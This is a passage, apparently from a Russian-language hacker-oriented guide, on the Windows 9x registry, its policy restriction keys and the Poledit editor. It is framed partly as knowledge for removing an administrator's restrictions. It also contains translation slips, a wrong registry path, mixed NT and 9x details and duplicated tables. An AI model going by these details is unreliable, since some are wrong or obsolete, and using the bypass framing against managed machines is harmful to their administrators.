ENUM — Данные устройств. Здесь вы можете найти тип устройства, информацию о производителях, драйверы и конфигурацию.

NETWORK — содержит информацию о сети.

Вторым важнейшим ключом является **HKEY_USERS**. Он содержит субключ **.Default** и еще один субключ для каждого пользователя, который имеет локальный или удаленный доступ к системе. Здесь хранятся такие данные, как настройки рабочего стола и профили пользователей. Если вы откроете субключ пользователя, то увидите пять важных субключей:

AppEvent — Содержит путь аудиофайлов, которые Windows играет при возникновении определенных событий.

Control Panel — Здесь находятся настройки, определяемые на панели управления. Обычно они хранятся в **win.ini** и **control.ini**.

Keyboard Layouts — Здесь содержится идентификатор той настройки кейборда, которая была определена на панели управления.

Network — Этот ключ хранит субключи, которые описывают текущие и последние сетевые ссылки.

RemoteAccess — Здесь находятся и хранятся настройки удаленного доступа.

Software — Здесь содержатся настройки всего софта. Эти данные хранятся в файлах win.ini и private.ini.

Третий и четвертый ключи — HKEY_CURRENT_USER и HKEY_CLASSES_ROOT — содержат копии частей HKEY_USERS и HKEY_LOCAL_MACHINE.

HKEY_CURRENT_USER хранит копию субключа из HKEY_USERS, записанного в пользователя.

HKEY_CLASSES_ROOT содержит часть HKEY_LOCAL_MACHINE (особенно, из субключа SOFTWARE). В основном, это файловые связи и конфигурация OLE.

Пятый ключ — HKEY_DYN_DATA. Некоторая информация, запаасаемая в реестре, часто меняется, поэтому Windows хранит часть реестра в памяти, а не на харддиске. Этот ключ имеет два субключа:

Config Manager — содержит кодированную информацию об устройствах и их статусе. Здесь также хранится субключ HKEY_LOCAL_MACHINE\Enum, но записанный другим способом.

PerfStats — содержит исполнительные данные о системе и сети.

Описание файла .reg

Я полагаю, что вы уже имеете .reg-файл на своем харддиске и хотите узнать о том, как он структурирован. Только не кликайте дважды по этому файлу, иначе его содержание добавится в реестр (хотя прежде вы увидите предупредительное сообщение).

Чтобы ознакомиться с .reg-файлом, откроем его в Блокноте. Для этого перейдите в Блокнот: «Пуск» (Start) > «Программы» (Programs) > «Стандартные» (Accessories) > «Блокнот» (Notepad). Затем с помощью меню откройте .reg-файл.

Чем .reg-файлы отличаются от других файлов?

Словом REGEDIT4. Это первое слово во всех .reg-файлах. Если такого слова не имеется, редактор реестра не воспринимает данный файл, как .reg-файл.

Далее следует объявление ключа в квадратных скобках и указывается полный путь. Если ключа не существует, создайте его. После объявления ключа вы увидите список значений, которые настраиваются в данном ключе реестра.

Значения выглядят примерно так: «value name»=type:value. Название значения отмечено двойными запятыми. Тип для строк значений может отсутствовать.

Для dword-значений указывается dword: . Для двоичных значений указывается hex: . Для всех других значений можно использовать кодированные hex(#): , где # указывается API-код типа.

Что такое ульи или hives?

Ульи — это подразделы всех вышеперечисленных поддиректорий, ключей, субключей и значений, которые собраны в реестре. Они содержат «связанную» или «родственную» информацию. Все ульи хранятся в %systemroot%\ SYSTEM32\CONFIG. Ниже приведены основные ульи и их файлы.

Например, пользовательский профайл, содержащийся в файлах NtUser.dat (и NtUser.dat.log), имеет следующие поддиректории:

Улей	Файл	Файл .bak
HKEY_LOCAL_MACHINE\SOFTWARE	SOFTWARE	SOFTWARE.LOG
HKEY_LOCAL_MACHINE\SECURITY	SECURITY	SECURITY.LOG
HKEY_LOCAL_MACHINE\SYSTEM	SYSTEM	SYSTEM.LOG
HKEY_LOCAL_MACHINE\SAM	SAM	SAM.LOG
HKEY_CURRENT_USER	USERxxx	USERxxx.LOG
	ADMINxxx	ADMINxxx.LOG
HKEY_USERS\DEFAULT	DEFAULT	DEFAULT.LOG

Application Data: Здесь хранятся данные приложений, определенных для индивидуального пользователя.

Desktop: Поместив в эту папку ярлык, вы вызовете появление данного ярлыка на рабочем столе пользователя.

Favorites: Снабжает пользователя личным хранилищем файлов, ярлыков и другой информации.

NetHood: Содержит список персональных сетевых подключений.

Personal: Сохраняет путь к личным документам частного пользователя.

PrintHood: Папка, сходная с NetHood — только сохраняет список принтеров, а не сетевых подключений.

Recent: Содержит информацию о последних использованных данных.

SendTo: Сохраняет данные о ссылках и выходных устройствах.

Start Menu: Содержит конфигурационную информацию для предметов пользовательского меню.

Templates: Сохраняет шаблоны документов.

Таблица ульев реестра, субключей и статуса допуска по умолчанию:

Знак \	означает улей (hive)
Знак \	означает субключ улья
\\HKEY_LOCAL_MACHINE	Админ-Полный контроль Любой-Доступ к чтению Система-Полный контроль
\\HARDWARE	Админ-Полный контроль Любой-Доступ к чтению Система-Полный контроль
\\SAM	Админ-Полный контроль Любой-Доступ к чтению Система-Полный контроль
\\SECURITY	Админ-Особый (Писать DAC, Читать контроль) Система-Полный контроль
\\SOFTWARE	Админ-Полный контроль Создатель/Владелец-Полный контроль Любой-Особый (Поиск, установка, создать, перечислить, отметить, удалить, читать)
\\SYSTEM	Система-Полный контроль Админ-Особый (Поиск, установка, создать, перечислить, отметить, удалить, читать)

\\HKEY_CURRENT_USER	Любой-Доступ к чтению Система-Полный контроль Админ-Полный контроль Текущий пользователь-Полный контроль
\\HKEY_USERS	Система-Полный контроль Админ-Полный контроль Текущий пользователь-Полный контроль
\\HKEY_CLASSES_ROOT	Система-Полный контроль Админ-Полный контроль Создатель/Владелец-Полный контроль Любой-Особый (Поиск, установка, создать, перечислить, отметить, удалить, читать)
\\HKEY_CURRENT CONFIG	Система-Полный контроль Админ-Полный контроль Создатель/Владелец-Полный контроль Любой-Доступ к чтению Система-Полный контроль

Система безопасности и ограничений в WINDOWS 9x/ME

Давайте рассмотрим способ, которым система Win95/98/ME ограничивает доступ к некоторым областям и возможностям машины. Для этой цели используется административный инструмент контроля Poedit.exe (Policy Editor).

Вам нужно освоить его. Это позволит вам понять принцип работы многопользовательских машин. Мы начнем с модификации реестровых значений.

Вы можете произвести эти изменения вручную в редакторе реестра (Registry Editor — Regedit.exe) или сохранить их в файле .REG для последующего использования (обзовите его RESTRICT.REG).

Итак, стартуйте Regedit и перейдите к: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\.

Выберите CurrentVersion\Policies. Взгляните на субключи левой панели:

Explorer

System

Network

WinOldApp

Если они отсутствуют, создайте их: клик правой кнопкой... New... Key... Название...

Теперь вам требуется создать (или модифицировать, если они уже имеются) DWORD-значения, перечисленные под субключами. Чтобы создать новое DWORD-значение: кликните правой кнопкой «мыши»... New... DWORD... и назовите его в соответствии со значениями, которые вы увидите ниже.

Чтобы модифицировать одно из DWORD значений: кликните правой кнопкой... Modify (Изменить)... активируйте опцию Decimal (Десятичный)... введите значение 1, чтобы запретить доступ к этой черте, или введите 0, чтобы позволить доступ к этой черте.

Ниже приведены DWORD-значения, которые вы можете менять под следующими субключами (при условии, что они не определены иначе).

Субключи Explorer:

Название ключа	Описание
ClearRecentDocsOnExit	Активирует/деактивирует возможность очищения последнего документа при выходе из программы
DisableRegistryTools	Активирует/деактивирует редакционные инструменты реестра Будьте внимательными! Если вы деактивируете Редактор реестра (Registry Editor), то больше не сможете модифицировать настройки реестра. В этом случае вы сможете отключить ограничения системы только через run/merge/register файла .REG/.INF/.VBS!
NoAddPrinter	Активирует/деактивирует добавление новых принтеров
NoClose	Активирует/деактивирует системное отключение

NoDeletePrinter	Активирует/деактивирует удаление существующих принтеров
NoDesktop	Активирует/деактивирует ВСЕ предметы рабочего стола и меню правой кнопки для рабочего стола
NoDevMgrUpdate	Активирует/деактивирует сетевой обновитель (web update manager) для Windows 98/ME
NoDrives [hex]	Активирует/деактивирует ЛЮБЫЕ диски в My Computer/Explorer/IE (См. "Скрытые диски Win9x.)
NoFind	Активирует/деактивирует команду Найти/Поиск (find/search)
NoInternetIcon	Активирует/деактивирует ярлык "Интернет" на рабочем столе
NoNetHood	Активирует/деактивирует локальную сеть
NoRecentDocsHistory	Активирует/деактивирует последние документы в стартовом меню (только для Win98/ME/IE4/IE5/IE6)
NoRun	Активирует/деактивирует команду "Выполнить" (Run)
NoSaveSettings	Активирует/деактивирует сохраненные настройки при выходе из программы
NoSetFolders	Активирует/деактивирует папки в стартовом меню...
NoSetTaskbar	Активирует/деактивирует Планировщик в стартовом меню
NoSMMMyDocs	Активирует/деактивирует папку "Мои документы" в стартовом меню
NoSMMMyPictures	Активирует/деактивирует папку "Мои рисунки" в стартовом меню
NoWindowsUpdate	Активирует/деактивирует сетевые обновления Win98/ME

Субключи System:

Название ключа	Описание
NoAdminPage	Активирует/деактивирует таблицу удаленного администрирования
NoConfigPage	Активирует/деактивирует таблицу профилей
NoControlPanel [hex]	Активирует/деактивирует панель управления
NoDevMgrPage	Активирует/деактивирует таблицу "Управление устройствами" (Device Manager)

NoDispAppearancePage	Активирует/деактивирует таблицу "Вид дисплея"
NoDispBackgroundPage	Активирует/деактивирует таблицу "Фон дисплея"
NoDispCPL	Активирует/деактивирует апплет "Свойства дисплея"
NoDispScrSavPage	Активирует/деактивирует таблицу "Хранитель экрана дисплея"
NoDispSettingsPage	Активирует/деактивирует таблицу "Настройки дисплея"
NoFileSysPage	Активирует/деактивирует кнопку "Файловая система"
NoPwdPage	Активирует/деактивирует таблицу "Изменение пароля"
NoProfilePage	Активирует/деактивирует таблицу "Пользовательские профили"
NoSecCPL	Активирует/деактивирует апплет пароля
NoVirtMemPage	Активирует/деактивирует кнопку "Виртуальная память"

Субключи Network:

Название ключа	Описание
DisablePwdCaching	Активирует/деактивирует кэширование пароля
HideSharePwds [hex]	Активирует/деактивирует доступ к паролям
NoEntireNetwork	Активирует/деактивирует всю Сеть
NoNetSetup	Активирует/деактивирует апплет Сети
NoNetSetupIDPage	Активирует/деактивирует таблицу сетевой идентификации
NoNetSetupSecurityPage	Активирует/деактивирует таблицу сетевого доступа
NoFileSharing	Активирует/деактивирует кнопку сетевого доступа к файлу
MinPwdLen	Устанавливает минимальную длину пароля (целое число: 0 - 99)
NoPrintSharing	Активирует/деактивирует кнопку сетевого доступа к принтерам
NoWorkgroupContents	Активирует/деактивирует сетевую рабочую группу

Субключи WinOldApp

Название ключа	Описание
Disabled	Активирует/деактивирует окно "Сеанс DOS"
NoRealMode	Активирует/деактивирует опцию перезапуска в режиме MS-DOS (только для Win95/98)

Сходные настройки для Explorer, Network и System можно найти под такими реестровыми ключами:

HKEY_USERS\.Default\Software\Microsoft\Windows\CurrentVersion\Policies и:

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies

Если у системы только один пользователь, то ключ «.Default» содержит все системные настройки.

Если пользователей несколько, каждый из них имеет собственный субключ, названный по имени пользователя, которое можно найти в Панели управления (Control Panel) =>Пользователи (Users).

Настройки реестра, расположенные под субключом пользователя, верны только для этого пользователя. Если вы дважды кликните по любому из этих ключей, то увидите на левой панели три субключа: Explorer, Network и System.

Создайте (или измените уже существующие) бинарные [hex] значения, перечисленные под субключами. Чтобы создать новое бинарное значение, кликните правой кнопкой «мыши», затем «Новое значение» (New) и «Бинарное» (Binary). Назовите его одним из трех перечисленных субключей.

Чтобы изменить бинарное [hex] значение, дважды кликните по нему, присвойте значение 01 00 00 00, чтобы убрать доступ к определенной системной черте, или значение 00 00 00 00, чтобы дать доступ к этой системной черте. Не печатайте пропуски — они будут выставляться автоматически.

Правильные DWORD значения для субключа Explorer (если они не определены иначе), которые могут подвергаться изменениям (некоторые верны только для Win98/ME и MS IE 3/4/5/6):

Название ключа	Описание
CDRAutoRun [hex]	Активирует/деактивирует autoRun для CD-R/CD-RW/DVD-R/DVD-RW дисков (Эта настройка нуждается в установке особого софта для CDR(W)/DVDR(W) -- например Roxio (Adaptec) Easy CD Creator, DirectCD, CD Copier и т.д.
ClassicShell [hex]	Активирует/деактивирует оболочку активного рабочего стола
ClearRecentDocsOnExit	Очищает/не очищает последний документ при выходе из программы
EditLevel	Редактирует уровень безопасности (целое число: 0 - 4)
EnforceShellExtensionSecurity	Сам объясняет свое применение :)
LinkResolveIgnoreLinkInfo	Показывает/не показывает информацию о ссылке
NoActiveDesktop	Активирует/деактивирует активный рабочий стол
NoActiveDesktopChanges	Активирует/деактивирует изменения на рабочем столе
NoAddPrinter	Активирует/деактивирует добавление новых принтеров
NoChangeStartMenu	Активирует/деактивирует изменения в стартовом меню
NoClose	Активирует/деактивирует закрытие IE GUI
NoDeletePrinter	Активирует/деактивирует удаление существующих принтеров
NoDeskTop	Активирует/деактивирует ВСЕ предметы рабочего стола и меню правой кнопки рабочего стола
NoDevMgrUpdate	Активирует/деактивирует сетевые улучшения Win98/ME
NoDrives [hex]	Активирует/деактивирует ВСЕ диски в "Мой компьютер"/Explorer/IE (См. "Скрытые диски Win9x".)

NoDriveTypeAutoRun [hex]	Активирует/деактивирует команду автовыполнения cd-rom
NoEditMenu	Редактирует/не редактирует стартовое меню
NoFavoritesMenu	Активирует/деактивирует показ папки "Избранное" (favorites)
NoFileMenu	Активирует/деактивирует файловое меню Explorer/IE
NoFind	Активирует/деактивирует команду "Найти" (find)
NoFolderOptions	Показывает/не показывает меню "Опции папки" (Folder Options) в Explorer
NoHelp	Показывает/не показывает меню "Подсказки" (Help)
NoInternetIcon	Показывает/не показывает ярлык "Интернет" на рабочем столе
NoLogOff	Показывает/не показывает меню Logoff в стартовом меню
NoNetConnectDisconnect	Активирует/деактивирует сетевое подключение/отключение
NoNetHood	Активирует/деактивирует локальную сеть
NoRecentDocsHistory	Активирует/деактивирует последние документы в стартовом меню (только для Win98/ME/IE4/IE5/IE6)
NoRecentDocsMenu	Показывает/не показывает меню последних документов в стартовом меню
NoRun	Активирует/деактивирует команду "Выполнить" (run)
NoSaveSettings [hex]	Активирует/деактивирует сохранение настроек при выходе из программы
NoSetActiveDesktop	Активирует/деактивирует активный рабочий стол
NoSetFolders	Активирует/деактивирует настройки папок
NoSetTaskbar	Активирует/деактивирует настройки планировщика
NoStartBanner [hex]	Активирует/деактивирует шлюзовой экран при запуске IE
NoStartMenuSubFolders	Показывает/не показывает вложенные папки в стартовом меню
NoTrayContextMenu	Показывает/не показывает контекстное меню для предметов в "Мусорной корзине"
NoViewContextMenu	Показывает/не показывает контекстное меню
NoWindowsUpdate	Активирует/деактивирует сетевые улучшения для Win98/ME

NoWinKeys	Активирует/деактивирует ключи Win9x на 104+ кейборде
RestrictRun	Активирует/деактивирует меню выполнения

Некоторые из этих значений также находятся под:

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer
```

Пример: NoControlPanel [hex] = активирует/деактивирует панель управления.

Многие настройки «CURRENT_USER» (особенно те, которые влияют на всю систему) изменяются автоматически, когда вы модифицируете схожие значения под реестровым ключом «LOCAL_MACHINE» (см. выше).

Многие из значений влияют ТОЛЬКО на Internet Explorer (версии 3, 4, 5, 6) и могут изменяться отдельно в ключе «CURRENT_USER» без последствий для остальной системы. Все изменения в этих настройках под ЛЮБЫМ из реестровых ключей требуют рестарта Windows.

Ограничения для MS Internet Explorer 4.0x/5.xx/6.xx находятся под следующими реестровыми ключами:

```
HKEY_CURRENT_USER\Software\Policies\Microsoft\Internet Explorer\Restrictions и
HKEY_USERS\.Default\Software\Policies\Microsoft\Internet Explorer\Restrictions,
```

если имеется только один пользователь.

Если пользователей несколько, ключ «.Default» заменяется ключом с именем каждого пользователя.

Все значения имеют DWORD-формат.

Напечатайте в десятичном окне желаемое значение: 1 — для деактивации или 0 — для активации соответствующих функций/ключей:

Название ключа	Описание
NoFileOpen	Активирует/деактивирует команду "Открыть" (Open) в файловом меню, Ctrl+O и Ctrl+L
NoFileNew	Активирует/деактивирует Ctrl+N для создания нового окна
NoBrowserSaveAs	Активирует/деактивирует "Сохранить" и "Сохранить как..." в файловом меню
NoBrowserOptions	Активирует/деактивирует опции/свойства Интернет в меню "Вид"
NoFavorites	Активирует/деактивирует меню "Избранное" (favorites), добавление и расположение ссылок
NoSelectDownloadDir	Активирует/деактивирует диалоговое окно "Сохранить как" при загрузке файла
NoBrowserContextMenu	Активирует/деактивирует контекстное меню html
NoBrowserClose	Активирует/деактивирует меню "Заккрыть" (close) и ключи alt+F4 для закрытия окна
NoFindFiles	Активирует/деактивирует меню "Найти" (find) и ключ F3
NoTheaterMode	Активирует/деактивирует режим полного экрана и ключ F11

Ограничения Internet Explorer

Ограничения «Свойств Интернета» для MS Internet Explorer 4.0x/5.xx/6.xx (которые можно найти как апплет панели управления) расположены под следующим реестровым ключом: HKEY_USERS\Default\Software\Policies\ Microsoft\Internet Explorer\Control Panel, если имеется только один пользователь. Если пользователей несколько, то ключ «.Default» заменяется ключом с именем каждого пользователя.

Все значения имеют DWORD-формат. Напечатайте в десятичном окне желаемое значение: 1 — для деактивации или 0 — для активации соответствующих таблиц/настроек/кнопок.

Изменение ЛЮБОЙ из эти настроек НЕ требует рестарта Windows.

Название ключа	Описание
Accessibility	Активирует/деактивирует настройки доступности
Advanced	Активирует/деактивирует специализированные настройки
AdvancedTab	Активирует/деактивирует специализированную таблицу
Autoconfig	Активирует/деактивирует настройки автоконфигурации
Cache	Активирует/деактивирует настройки кэширования
CalendarContact	Активирует/деактивирует контактные настройки
Check_If_Default	Активирует/деактивирует "галочку", если настройка браузера производится по умолчанию
Connection Settings	Активирует/деактивирует настройки подключения
Certificates	Активирует/деактивирует настройки сертификации
CertifPers	Активирует/деактивирует настройки личной сертификации
CertifSite	Активирует/деактивирует издательские настройки сертификации
Colors	Активирует/деактивирует цветовые настройки
Connection Wizard	Сам себя объясняет
ConnectionsTab	Активирует/деактивирует таблицу подключений
Connwiz Admin Lock	Активирует/деактивирует административный запрет установщика подключения
ContentTab	Активирует/деактивирует таблицу содержания
Fonts	Активирует/деактивирует настройки шрифтов
FormSuggest	Активирует/деактивирует предлагаемую настройку форм
FormSuggest Passwords	Активирует/деактивирует предлагаемую настройку паролей
GeneralTab	Активирует/деактивирует таблицу "Общая" (General)
History	Активирует/деактивирует настройки "Журнала" (History)
HomePage	Активирует/деактивирует настройки домашней страницы

Links	Активирует/деактивирует настройки ссылок
Messaging	Активирует/деактивирует настройки MS-сообщений
Profiles	Активирует/деактивирует настройки профилей
ProgramsTab	Активирует/деактивирует таблицу программ
Proxy	Активирует/деактивирует настройки прокси-сервера
Ratings	Активирует/деактивирует рейтинговые настройки
ResetWebSettings	Активирует/деактивирует переустановку сетевых настроек
SecAddSites	Активирует/деактивирует настройки системы безопасности при добавлении сайтов
SecChangeSettings	Активирует/деактивирует изменения в системе безопасности .
SecurityTab	Активирует/деактивирует таблицу системы безопасности
Settings	Активирует/деактивирует окна настроек
Wallet	Активирует/деактивирует настройки MS wallet (только для MS IE 5.xx и выше)

Изменение/добавление ограничений и черт

Если вы хотите ввести ограничения на то, что могут сделать пользователи, но не желаете использовать `poledit.exe`, то вам следует отредактировать реестр. Благодаря такой редакции вы можете добавлять или удалять черты Windows.

В этом ключе значение 0 включает опцию, а значение 1 — выключает. Например, чтобы добавить или изменить «Сохранение настроек», значение `NoSaveSettings` устанавливается в 0. Если оно установлено в 1, то Windows не будет сохранять настроек. Установка `NoDeletePrinter` в 1 не позволит пользователю удалять принтер.

Тот же самый ключ показан в:

```
HKEY_USERS\ (ваше_имя_профайла) \Software\Microsoft\
Windows\CurrentVersion\Policies\ Explorer,
```

поэтому измените его и здесь, если используете другие профайлы.

1. Откройте RegEdit
2. Перейдите к

HKEY_CURRENT_USER\Software\Microsoft\CurrentVersion\
Policies

3. Перейдите к ключу Explorer. (Дополнительные ключи можно создавать под субключами Policies и System, Explorer, Network и WinOldApp.)

4. Теперь вы можете добавить DWORD или бинарные значения, устанавливая 1 в соответствующих ключах для включения (активации) или 0 для отключения (деактивации).

Следующие ключи являются правильными:

Название ключа	Описание
NoDeletePrinter	Деактивирует удаление принтеров
NoAddPrinter	Деактивирует добавление принтеров
NoRun	Деактивирует команду "Выполнить"
NoSetFolders	Перемещает папки из настроек в стартовом меню
NoSetTaskbar	Перемещает планировщик из настроек в стартовом меню
NoFind	Перемещает команду "Найти"
NoDrives	Скрывает диски в "Моем компьютере"
NoNetHood	Скрывает локальную сеть
NoDesktop	Скрывает все ярлыки на рабочем столе
NoClose	Деактивирует отключение
NoSaveSettings	Не сохраняет настройки при выходе из программы
DisableRegistryTools	Деактивирует реестровые редакционные инструменты
NoRecentDocsMenu	Скрывает сокращения документов в кнопке "Пуск"
NoRecentDocsHistory	Очищает Журнал документов
NoFileMenu	Скрывает файловое меню в Explorer
NoActiveDesktop	Не активирует рабочий стол
NoActiveDesktopChanges	Не позволяет изменений на рабочем столе
NoInternetIcon	Не позволяет ярлыка IE на рабочем столе
NoFavoritesMenu	Скрывает меню "Избранные"
NoChangeStartMenu	Деактивирует изменения в стартовом меню
NoFolderOptions	Скрывает опции папок в Explorer
ClearRecentDocsOnExit	Опустошает папку последних документов при перезапуске

NoLogoff	Скрывает опцию отключения логов в стартовом меню
RestrictRun	Деактивирует все exe-программы, кроме перечисленных в субключе RestrictRun

Редактор доступа (POLICY EDITOR)

1. Оснащение системным редактором доступа:

Редактор доступа поставляется на инсталляционном диске Win9x. Для его установки откройте панель управления и дважды кликните по ярлыку «Установка и удаление программ». Выберите таблицу «Установка Windows», затем кликните на кнопке «Установить с диска» (Have Disk).

Кликните на кнопку «Обзор» (**Browse**) и найдите папку ADMIN\APPTOOLS\POLEDIT на инсталляционном диске Win9x. Дважды нажмите OK.

Выберите **System Policy Editor** и **Group Policies**, а затем кликните на кнопку «Установить» (Install).

2. Отключение возможных изменений в окружении Windows

Используйте System Policy Editor, расположенный на инсталляционном диске Win9x. Не устанавливайте Policy Editor на хард-диск, иначе любой хакер сможет изменить конфигурацию вашей системы.

При необходимости вставьте диск в CD-ROM, выберите «Пуск» (Start)=>«Выполнить» (Run) и стартуйте команду d:\admin\apptools\poledit\poledit.exe, где d — ваш инсталляционный диск.

3. Ограничения без выполнения Poledit

Если вы хотите ввести ограничения на то, что могут сделать пользователи, но не желаете использовать poledit.exe, то вам следует внести изменения непосредственно в реестр.

Это позволит вам создать файл .reg с желаемыми ограничениями и тут же импортировать их.

1. Стартуйте **Regedit**
2. Перейдите к HKEY_Current_User\Software\Microsoft\CurrentVersion\Policies
3. Здесь уже может быть ключ Explorer (как минимум)
4. Дополнительные ключи можно создать под Policies и System, Network и WinOldApp
5. Вы можете добавлять DWORD значения, установив в 1 соответствующие ключи
6. В ключе Explorer вы можете добавить:

Название ключа	Описание
NoDeletePrinter	Деактивирует удаление принтеров
NoAddPrinter	Деактивирует добавление принтеров
NoRun	Деактивирует команду "Выполнить"
NoSetFolders	Перемещает папки из "Настроек" в стартовом меню
NoSetTaskbar стартовом	Перемещает Taskbar из настроек в меню
NoFind	Перемещает команду "Найти"
NoDrives	Скрывает диски в "Моем компьютере"
NoNetHood	Скрывает локальную сеть
NoDesktop	Скрывает все предметы на рабочем столе
NoClose	Деактивирует выключение
NoSaveSettings	Не сохраняет настройки при выходе из программы
DisableRegistryTools	Деактивирует реестровые редакционные инструменты. (Будьте осторожны с этим субключом!)

7. В ключе System вы можете добавить:

Название ключа	Описание
NoDispCPL	Деактивирует панель управления
NoDispBackgroundPage	Скрывает страницу фона
NoDispScrSavPage	Скрывает страницу хранителя экрана
NoDispAppearancePage	Скрывает страницу внешнего вида

NoDispSettingsPage	Скрывает страницу настроек
NoSecCPL	Деактивирует панель управления паролем
NoPwdPage	Скрывает страницы изменений пароля
NoAdminPage	Скрывает страницу удаленной административной панели
NoProfilePage	Скрывает страницу пользовательских профайлов
NoDevMgrPage	Скрывает страницу Device Manager
NoConfigPage	Скрывает страницу Hardware Profiles
NoFileSysPage	Скрывает кнопку файловой системы
NoVirtMemPage	Скрывает кнопку виртуальной памяти

8. В ключе Network вы можете ввести:

Название ключа	Описание
NoNetSetup	Деактивирует панель управления
NoNetSetupIDPage	Скрывает страницу идентификации
NoNetSetupSecurityPage	Скрывает страницу контроля доступа
NoFileSharingControl	Деактивирует контроль за доступом к файлам
NoPrintSharing	Деактивирует контроль за доступом к принтерам

9. В ключе WinOldApp вы можете ввести:

Название ключа	Описание
Disabled	Деактивирует «Сеанс MS-DOS»
NoRealMode	Деактивирует режим Single-Mode MS-DOS

Название ключа	Описание
ClearRecentDocsOnExit	Активирует/деактивирует возможность очищения последнего документа при выходе из программы
DisableRegistryTools	Активирует/деактивирует редакционные инструменты реестра Будьте внимательными! Если вы деактивируете Редактор реестра (Registry Editor), то больше не сможете модифицировать настройки реестра. В этом случае вы сможете отключить ограничения системы только через run/merge/register файла .REG/.INF/.VBS!
NoAddPrinter	Активирует/деактивирует добавление новых принтеров
NoClose	Активирует/деактивирует системное отключение
NoDeletePrinter	Активирует/деактивирует удаление существующих принтеров
NoDesktop	Активирует/деактивирует BCE предметы рабочего стола и меню правой кнопки для рабочего стола
NoDevMgrUpdate	Активирует/деактивирует сетевой обновитель (web update manager) для Windows 98/ME
NoDrives [hex]	Активирует/деактивирует ЛЮБЫЕ диски в My Computer/Explorer/IE (См. "Скрытые диски Win9x.")
NoFind	Активирует/деактивирует команду Найти/Поиск (find/search)
NoInternetIcon	Активирует/деактивирует ярлык "Интернет" на рабочем столе
NoNetHood	Активирует/деактивирует локальную сеть
NoRecentDocsHistory	Активирует/деактивирует последние документы в стартовом меню (только для Win98/ME/IE4/IE5/IE6)
NoRun	Активирует/деактивирует команду "Выполнить" (Run)
NoSaveSettings	Активирует/деактивирует сохраненные настройки при выходе из программы
NoSetFolders	Активирует/деактивирует папки в стартовом меню...
NoSetTaskbar	Активирует/деактивирует Планировщик в стартовом меню
NoSMMMyDocs	Активирует/деактивирует папку "Мои документы" в стартовом меню
NoSMMMyPictures	Активирует/деактивирует папку "Мои рисунки" в стартовом меню
NoWindowsUpdate	Активирует/деактивирует сетевые обновления Win98/ME

4. Советы насчет Редактора доступа (Poledit)

Редактор доступа (Policy Editor) позволит вам переместить команду «Выполнить» (Run) из стартового меню. Кроме того, вы можете обозначить некоторые приложения, которые Win9x будет выполнять по указанию редактора.

К сожалению, запуск компьютера в безопасном режиме позволит каждому запустить poledit в действие и удалить ваши изменения.

Если вы подключены к сети, то лучше всего установить защиту там и конфигурировать систему с процедурой записи при использовании компьютера. Исключите возможность применения редактора в безопасном режиме работы. Не забывайте о bios-пароле. Кроме прочего вы можете редактировать msdos.sys и приравнять строку bootmulti к 0, чтобы исключить безопасный режим работы.

Компьютерная безопасность

Почти все системные администраторы вносят в систему изменения и налагают определенные ограничения. Они могут скрывать опцию «Выполнить» (Run), команду «Найти» (Find), панель управления, такие диски в «Моем компьютере», как D: A: и т.д. Они могут ограничить возможность для деактивации или сокрытия опций и инструментов.

Все эти ограничения, в основном, локальны и контролируются реестром Windows. Иногда хитрые системные администраторы контролируют изменения через удаленный доступ с помощью главного сервера.

Poledit (Policy Editor) или редактор доступа — это инструмент, который используется системными администраторами для изменения настроек системы. Эта утилита не устанавливается с Windows, но находится на инсталляционном диске. Она налагает ограничения на систему пользователя, редактируя файл user.dat и вызывая изменения настроек в реестре Windows.

Данная утилита может ограничивать доступ к любой папке и опции — даже к индивидуальным папкам, файлам, панели управления и MS DOS. Хакер должен знать, как удалять такие ограничения. Рассмотрим возможности администратора.

Создание пользовательских профайлов в Win9x:

Компьютеры публичного доступа, например, в интернет-кафе, библиотеках и школах, нуждаются в повышенной защите. Инсталляционный диск Windows 9x предлагает инструмент для создания ограничений на подобных машинах. Речь идет о приложении Policy Editor (POLEDIT).

К сожалению, в Наборе ресурсов (**Resource Kit**) не говорится о том, как использовать POLEDIT для одиночных компьютеров, поэтому вам придется разобраться в этом самостоятельно (хотя кое-что я подскажу).

1. Подготовим систему.

Используйте Explorer и создайте копии USER.DAT и SYSTEM.DAT на случай непредвиденных обстоятельств. Убедитесь, что у вас имеется, по крайней мере, 10Mb свободной памяти на диске, чтобы сохранить информацию о пользовательском профайле.

2. Активируем Пользовательские профайлы (User Profiles).

Запускаем апплет «Пароли» (**Password**) на панели управления. Кликаем в таблице на кнопку «Профайлы пользователей» (**User Profiles**), затем на опции «Каждый пользователь устанавливает личные настройки» (**Users Can Customize**) и ставим «галочки» на двух окнах. После этого нажимаем ОК и производим рестарт Windows.

3. Создаем профайлы.

После рестарта Windows записываемся как Пользователь (**User**) и позволяем Windows создать папки для хранения информации о вашем профайле.

Выйдите из программы и запишитесь снова, но уже как Администратор (**Administrator**), с соответствующим скрытым паролем и вновь позвольте Windows создать папки профайла.

Оч-чень ценный совет!

Запомните (а еще лучше запишите) этот пароль!

4. Ограничьте доступ пользователя к программам.

Пока вы прописаны, как Администратор, воспользуйтесь Explorer и перейдите к

C:\WINDOWS\PROFILES\USER\STARTMENU.

В этой папке и в папках ниже ее удалите любые ссылки на программы, которые пользователю не разрешается выполнять, включая ссылку на папку «Последнее» (**Recent**).

Обязательно удалите ссылки на POLEDIT, Regedit и Explorer.

5. Инсталлируем Policy Editor.

Запустите апплет «Установка и удаление...» (**Add/Remove Software**) на панели управления, кликните «Установка Windows» и нажмите на кнопку «Установить с диска» (**Have**). Перейдите к папке ADMIN\APPTOOLS\POLEDIT на инсталляционном диске Windows 9x и установите POLEDIT.INF.

Это инсталлирует POLEDIT и введет его в субменю Стандартные\Служебные (**Accessories\System Tools**) в меню «Программы» (**Programs**) и разместит важный файл ADMIN.ADM в директорию C:\WINDOWS\INF.

Если у вас не имеется инсталляционного диска, то скачайте POLEDIT с www.microsoft.com.

6. Определяем режим доступа пользователя в режиме по умолчанию.

Запустите POLEDIT, создайте новый файл, добавьте новых пользователей с именами Пользователь и Администратор. Дважды кликните по ярлыку Default User, выберите System|Restrictions и активируйте все четыре опции, чьи надписи начинаются с «Переместить» (**Remove**), и еще две: «Скрыть все предметы на рабочем столе» (**Hide All Items on Desktop**) и «Не сохранять настройки при выходе» (**Don't Save Settings on Exit**). Не отмечайте команду «Деактивировать команду остановки» (**Disable Shutdown**).

